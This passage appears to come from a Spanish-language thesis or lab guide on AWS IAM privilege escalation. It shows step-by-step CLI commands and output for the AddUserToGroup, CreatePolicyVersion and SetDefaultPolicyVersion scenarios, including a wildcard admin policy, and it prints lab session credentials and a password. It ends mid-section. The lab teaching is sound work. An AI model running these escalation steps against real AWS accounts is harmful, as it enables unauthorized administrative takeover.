
Figura 74 *Creación de una clave de acceso para otro usuario que sea administrador*

```
PS C:\Users\Gerh> aws iam update-login-profile --user-name Spartan-Administrador --password Password321!
--no-password-reset-required --profile privesc6
```

Fuente: Autoría Propia

Ahora simplemente se tiene que utilizar la contraseña de Super-Administrador que acabamos de configurar: Password321!


Figura 75 *Autenticación con el usuario Super-Administrador*



Fuente: Autoría Propia

Luego de la autenticación con las credenciales, se tiene acceso al panel administrativo.

Figura 76 *Verificación de los privilegios del usuario*



Fuente: Autoría Propia

Permiso iam: AddUserToGroup

Un usuario con el permiso "iam:AddUserToGroup" puede utilizarlo para añadirse a un grupo IAM existente en la cuenta de AWS.

Explicación practica

Primero, se debe localizar el usuario privesc13-AddUserToGroup-user

***Figura** 77 Usuario privesc13-AddUserToGroup-user*

Fuente: Autoría Propia

Este usuario tiene la siguiente política:

Figura 78 *Política del usuario privesc13-AddUserToGroup-user*

Fuente: Autoría Propia

Este usuario tiene el siguiente rol:

Figura 79 *Rol del usuario privesc13-AddUserToGroup-use*

Fuente: Autoría Propia

Otra manera de validar lo anterior, es por medio del comando:

Listando las políticas del usuario que será verificado:

> aws iam list-attached-user-policies --user-name privesc13-AddUserToGroup-user

Figura 80 *Política del usuario privesc13-AddUserToGroup-user*

```
PS C:\Users\Gerh> aws iam list-attached-user-policies --user-name privesc13-AddUserToGroup-user
{
    "AttachedPolicies": [
        {
            "PolicyName": "privesc13-AddUserToGroup",
            "PolicyArn": "arn:aws:iam::651927172911:policy/privesc13-AddUserToGroup"
        }
    ]
}
```

Fuente: Autoría Propia

Obteniendo información relevante para la verificación de configuración utilizando el ARN de la política del usuario verificado:

> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc13-AddUserToGroup --version-id v1

Figura 81 *ARN del usuario privesc13-AddUserToGroup-user*


```
PS C:\Users\Gerh> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc13-AddU
serToGroup --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": "iam:AddUserToGroup",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2022-05-11T04:04:43+00:00"
    }
}
```

Fuente: Autoría Propia

Ahora con el usuario administrador, se va a generar unas credenciales con STS sobre dicho usuario.

> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc13-AddUserToGroup-role --role-session-name privesc13

Figura 82 *Credenciales con STS del usuario privesc13-AddUserToGroup-user*



```
PS C:\Users\Gerh> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc13-AddUserToGroup-
role --role-session-name privesc13
{
    "Credentials": {
        "AccessKeyId": "ASIAZPSPDG4X3OTLSNXE",
        "SecretAccessKey": "PfwxO4+VeUp0kBllkF67xlFa3nIGCuOhCguvpmgc",
        "SessionToken": "IQoJb3JpZ2luX2VjEI3//////////wEaCXVzLWVhc3QtMiJHMEUCIES4JLwS6gn3xaDEfcLyAmix02yd
E6lsZxlzGlImEII0AiEA3DiVMWbyGEKprzWeoj4nrteGMRlXr8RDc6Wjr+Lz7i0qlgIIZhABGgw2NTE5MjcxNzI5MTEiDPxIUeHKJ7Uyy
mrzeCrzAZs7BWyVLk9ir2kqswuwmEcN1N1f4KBLbRIzUzBFGKfRsAfslkwrb/GfmAXoRqmcgGs5/q2JpXgILnaRMID0jPuq8UDZ+KFd2Z
kgSWSLOW+OdnPkDGz3FgY2RdoDkfE1SDR5b2DMv5XIUEQGAzqOXWnEuOjxIGHIW5voHxKaQW4UlhLA/Fzz+C3LHdK++kjwM1LUFPBrSDr
ZMdzH0JY4sUyQcSPmQHsa65YsLmG75lv+QYoSoXWgejZy18Gk1XhgLdxbWA3t28QH/fMtZHy4tXlD+hMvPxw2F3SmH8GFs5uSEIx8+Nhb
fgBcAtfEdrRUX+MToDCTh/uTBjqdAVL4f4xQp2neuZTPF1PJh+rL7rMd8BbO5R8sKyEydpz+upSa+Bjv9CWqaKz4vPqrsNEd8jb1TT7f0
Z35+zG02CPI7FTM4DtwYjYDoiLPX/+3z+8VsBGqS11L4CIYAwRpEg1cHXRp1ppcBr2Dx3rkcUOacsyvjC+Jw21/+wq57d9kf9XSWKW0lu
dMZOZ9iP9qQkFVDPphWjjX2uk3NHA=",
        "Expiration": "2022-05-13T21:46:11+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAZPSPDG4XX7JHJWXOB:privesc13",
        "Arn": "arn:aws:sts::651927172911:assumed-role/privesc13-AddUserToGroup-role/privesc13"
    }
}
```

Fuente: Autoría Propia

A partir de este momento, se está trabajando con el usuario privesc13-AddUserToGroup-user.


Notas

Todos los comandos posteriores deben tener especificado el --profile con su respectivo nombre de perfil.

Por lo anterior, se tiene que autenticar con el comando aws configure y validar con el comando aws sts get-caller-identity.

aws configure --profile privesc13

Figura 83 *Ejecución del comando aws configure*




```
PS C:\Users\Gerh> aws configure --profile privesc13
AWS Access Key ID [None]: ASIAZPSPDG4X3OTLSNXE
AWS Secret Access Key [None]: PfwxO4+VeUp0kBllkF67xlFa3nIGCuOhCguvpmgc
Default region name [None]: us-east-1
Default output format [None]: json
```

Fuente: Autoría Propia

El token se especificará dentro del archivo plano de credenciales.

aws sts get-caller-identity --profile privesc13

Figura 84 *Ejecución del comando aws sts get-caller-identity*



Fuente: Autoría Propia

Si se intenta agregar al grupo de administradores, se va a obtener una salida vacía que indica que la adicción del usuario al grupo fue exitosa:


> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc13-AddUserToGroup-user --profile privesc13

Figura 85 *Confirmación de la adicción del usuario al grupo*

Fuente: Autoría Propia

Si se revisa ahora se puede apreciar que el usuario inicial tiene privilegios de administrador.

Figura 86 *Verificación de los privilegios del usuario*



Fuente: Autoría Propia

Ejercicios de escalación de Permisos Sobre Políticas

Tan importante como limitar los permisos que los usuarios tienen sobre sus propias cuentas y las de otros usuarios es limitar los permisos en las políticas. Al final, las políticas son las que otorgan permisos a los usuarios. Los usuarios pueden ser parte de un grupo o pueden asumir roles, pero las políticas aplicadas a esos grupos y roles son cómo se asignan los permisos. Por lo tanto, los administradores deben tener mucho cuidado al asignar permisos a los usuarios sobre las políticas. Específicamente, los siguientes permisos de política pueden conducir a una escalada de privilegios:

- iam:CreatePolicyVersion
- iam:SetDefaultPolicyVersion
- iam:AttachUserPolicy
- iam:AttachGroupPolicy
- iam:AttachRolePolicy

- iam:PutUserPolicy
- iam:PutGroupPolicy
- iam:PutRolePolicy

El permiso para crear una nueva versión de la política le permite a un usuario reemplazar completamente los permisos en una política. Si esta política se aplica, esto abre la puerta para que el usuario simplemente se asigne privilegios administrativos completos de AWS. Adjuntar una política o crear una nueva política para un usuario, grupo o función puede aumentar de manera similar los permisos aplicados al usuario.

Permiso iam: CreatePolicyVersion

Un usuario con el permiso "iam:CreatePolicyVersion" puede crear una nueva versión de una política existente. En consecuencia, pueden crear una política que permita más permisos de los que tienen actualmente.

Explicación practica

Primero, se debe localizar el usuario privesc1-CreateNewPolicyVersion-user

Figura 87 *Usuario privesc1-CreateNewPolicyVersion-user*

Fuente: Autoría Propia


Este usuario tiene la siguiente política:

Figura 88 *Política del usuario privesc1-CreateNewPolicyVersion-user*

Fuente: Autoría Propia

Este usuario tiene el siguiente rol:

Figura 89 *Rol del usuario privesc1-CreateNewPolicyVersion-user*



Fuente: Autoría Propia

Otra manera de validar lo anterior, es por medio del comando:

> aws iam list-attached-user-policies --user-name privesc1-CreateNewPolicyVersion-user

Figura 90 *Política del usuario privesc1-CreateNewPolicyVersion-user*

```
PS C:\Users\Gerh> aws iam list-attached-user-policies --user-name privesc1-CreateNewPolicyVersion-user
{
    "AttachedPolicies": [
        {
            "PolicyName": "privesc1-CreateNewPolicyVersion",
            "PolicyArn": "arn:aws:iam::651927172911:policy/privesc1-CreateNewPolicyVersion"
        }
    ]
}
```

Fuente: Autoría Propia

Obteniendo información relevante para la verificación de configuración utilizando el ARN de la política del usuario verificado:

> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc1-CreateNewPolicyVersion --version-id v1

Figura 91 *ARN del usuario privesc1-CreateNewPolicyVersion-user*

```
PS C:\Users\Gerh> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc1-CreateNewPolicyVersi
on --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": "iam:CreatePolicyVersion",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2022-05-11T04:04:29+00:00"
    }
}
```

Fuente: Autoría Propia

Ahora con el usuario administrador, se va a generar unas credenciales con STS sobre dicho usuario.

> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc1-CreateNewPolicyVersion-role --role-session-name privesc1

Figura 92 *Credenciales con STS del del usuario en mención*

```
PS C:\Users\Gerh> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc1-CreateNewPolicyVersion-role
 --role-session-name privesc1
{
    "Credentials": {
        "AccessKeyId": "ASIAZPSPDG4X462H4NEW",
        "SecretAccessKey": "L7cnbMn7t0Jg6LOGwIH88ndSYnaew5ICfcjFB0Mh",
        "SessionToken": "IQoJb3JpZ2luX2VjEKP//////////wEaCXVzLWVhc3QtMiJIMEYCIQDqrTigCW/HVaTwKw2QQKweX5CmmW30z+Fr9RQ
YMEmWFwIhALeZdmgg4E49dSNbQ0pvu0jvDhmr7my2c9BngVuip2HPKpUCCHwQARoMNjUxOTI3MTcyOTExIgy1RxpyIicx4sidGPAq8gHEyVrQiKNYs//
OYOLTlrTDff0AqOyaRkKCUp1IYXcFXC75rIyXKgkPuqCu9O6hgbQVz1JKAnV/0BlSWJ41vKq1pMIaWKltd64rZUcDn0k3xZVFIyqcDhTYlnfMfnhHijm
L0Ema05ssOqoGiD3FtSL+jv9N+e2jd6uAP/OGpG69SmnZYed33XBbetIDJLv7qCG3KHUvEThuGqTa5qlbhZ3E65aCoBF8O9O+MG8s4t3U6GkDGAZeSS0
rbqWoFZAKADeZEBirsDpGsENuKTkbogjNc86e5LlgIWQwPUvQqmyI1nCcqqkgf944wOS//8VmYYJAYDDb/v+TBjqcAa1PvC2l9oJX+m4m0cQIXRcwJZq
Nk1OwHOarGFUoKV5tGaWB6jdcXVDqQ2clGNLxiLaU1T/VPg+Cpk8zq7XVfqbgCp4d+ZwJHxdZxnjb89PsWA1PDgBdo6ELYX7GAP5ej/unBbw99ocKHN4
HWZh4+B9Be72OOgQh7TfFOU08L9a/giMa+2P0gMIeijRZwmMO9W4fSe8Ijyo/rOdEdA==",
        "Expiration": "2022-05-14T20:13:31+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAZPSPDG4XUGU5MHWUV:privesc1",
        "Arn": "arn:aws:sts::651927172911:assumed-role/privesc1-CreateNewPolicyVersion-role/privesc1"
    }
}
```

Fuente: Autoría Propia

A partir de este momento, se está trabajando con el usuario privesc1-CreateNewPolicyVersion-user.

Notas

Todos los comandos posteriores deben tener especificado el --profile con su respectivo nombre de perfil.

Por lo anterior, se tiene que autenticar con el comando aws configure y validar con el comando aws sts get-caller-identity.

aws configure --profile privesc1

Figura 93 *Ejecución del comando aws configure*

```
PS C:\Users\Gerh> aws configure --profile privesc1
AWS Access Key ID [None]: ASIAZPSPDG4X462H4NEW
AWS Secret Access Key [None]: L7cnbMn7t0Jg6LOGwIH88ndSYnaew5ICfcjFB0Mh
Default region name [None]: us-east-2
Default output format [None]: json
```

Fuente: Autoría Propia

El token se especificará dentro del archivo plano de credenciales.

aws sts get-caller-identity --profile privesc1

Figura 94 *Ejecución del comando aws sts get-caller-identity*

```
PS C:\Users\Gerh> aws sts get-caller-identity --profile privesc1
{
    "UserId": "AROAZPSPDG4XUGU5MHWUV:privesc1",
    "Account": "651927172911",
    "Arn": "arn:aws:sts::651927172911:assumed-role/privesc1-CreateNewPolicyVersion-role/privesc1"
}
```

Fuente: Autoría Propia

Si se intenta agregar al grupo de administradores, se va a obtener un error de permisos:

> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc1-CreateNewPolicyVersion-user --profile privesc1

Figura 95 *Error al intentar agregar al grupo de administradores*

```
PS C:\Users\Gerh> aws iam add-user-to-group --group-name Group-Root-Spartan
--user-name privesc1-CreateNewPolicyVersion-user --profile privesc1

An error occurred (AccessDenied) when calling the AddUserToGroup operation:
User: arn:aws:sts::651927172911:assumed-role/privesc1-CreateNewPolicyVersion
-role/privesc1 is not authorized to perform: iam:AddUserToGroup on resource:
 group Group-Root-Spartan because no identity-based policy allows the iam:Ad
dUserToGroup action
```

Fuente: Autoría Propia

En este escenario, simplemente se tiene que crear un documento de política que permite todas las acciones de AWS:

Figura 96 *Creación del documento de política*

```
PS C:\Users\Gerh\Desktop> type .\admin_politica.json
{
   "Version": "2012-10-17",
   "Statement": [
       {
           "Sid": "PermitirTodo",
           "Effect": "Allow",
           "Action": "*",
           "Resource": "*"
       }
    ]
 }
```

Fuente: Autoría Propia

Ahora simplemente se tiene que crear una nueva versión de la política que se aplica al usuario.

> aws iam create-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc1-CreateNewPolicyVersion --policy-document file://admin_politica.json --set-as-default --profile privesc1


Figura 97 *Creación de una nueva versión de la política*

```
PS C:\Users\Gerh\Desktop> aws iam create-policy-version --policy-arn arn:aws
:iam::651927172911:policy/privesc1-CreateNewPolicyVersion --policy-document
file://admin_politica.json --set-as-default --profile privesc1
{
    "PolicyVersion": {
        "VersionId": "v2",
        "IsDefaultVersion": true,
        "CreateDate": "2022-05-14T19:25:04+00:00"
    }
}
```

Fuente: Autoría Propia

Si se revisa ahora las versiones de la política inicial, se logra identificar una versión #2 con los valores especificados.

Figura 98 *Verificación de la nueva política*



Fuente: Autoría Propia


Permiso iam: SetDefaultPolicyVersion

Cuando se realiza una modificación en una política en AWS, se genera automáticamente una nueva versión de dicha política que incorpora los cambios efectuados. En caso de que se desee revertir estos cambios, es posible volver a una versión previa de la política. Sin embargo, la capacidad de determinar cuál de estas versiones es la versión predeterminada o activa, recae en los usuarios que disponen del permiso "iam:SetDefaultPolicyVersion". Estos usuarios tienen la facultad de establecer cuál de las versiones de la política se considera como la versión activa.

Explicación practica

Primero, se debe localizar el usuario privesc2-SetExistingDefaultPolicyVersion-user

Figura 99 *Usuario privesc2-SetExistingDefaultPolicyVersion-user*



Fuente: Autoría Propia


Este usuario tiene la siguiente política:

Figura 100 *Políticas del usuario privesc2-SetExistingDefaultPolicyVersion-user*

Fuente: Autoría Propia

Este usuario tiene el siguiente rol:

Figura 101 *Roles de usuario privesc2-SetExistingDefaultPolicyVersion-user*



Fuente: Autoría Propia

Otra manera de validar lo anterior, es por medio del comando:

> aws iam list-attached-user-policies --user-name privesc2-SetExistingDefaultPolicyVersion-user

Figura 102 *Políticas del usuario privesc2-SetExistingDefaultPolicyVersion-user*

```
PS C:\Users\Gerh\Desktop> aws iam list-attached-user-policies --user-name privesc2-SetExistingDefaultPolicyVersion-user
{
    "AttachedPolicies": [
        {
            "PolicyName": "privesc2-SetExistingDefaultPolicyVersion",
            "PolicyArn": "arn:aws:iam::651927172911:policy/privesc2-SetExistingDefaultPolicyVersion"
        }
    ]
}
```

Fuente: Autoría Propia

Obteniendo información relevante para la verificación de configuración utilizando el ARN de la política del usuario verificado:

> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc2-SetExistingDefaultPolicyVersion --version-id v1

Figura 103 *ARN del usuario del usuario en mención*

```
